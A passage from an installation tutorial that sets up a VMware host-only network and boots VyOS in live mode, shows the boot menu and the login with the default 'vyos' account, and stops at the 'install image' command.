
☑ Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet3

□ Use local DHCP service to distribute IP address to VMs


Subnet IP: 192 . 168 . 55 . 0 Subnet mask: 255 . 255 . 255 . 0

That's it. Now, let's install the Vyos OS. Note that till now, the operating system of Vyos is in Live mode and it is not installed to the hard disk. Start the Vyos virtual machine.




```
VyOS - Boot Menu

Live (amd64-vyos)
Live (amd64-vyos failsafe)

Automatic boot in 3 seconds...
Press ENTER to boot or TAB to edit a menu entry
```

Login into the system. The default username and password is "vyos:vyos".



```
Welcome to VyOS - vyos tty1

vyos login: vyos
Password:
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```


Type command install image.



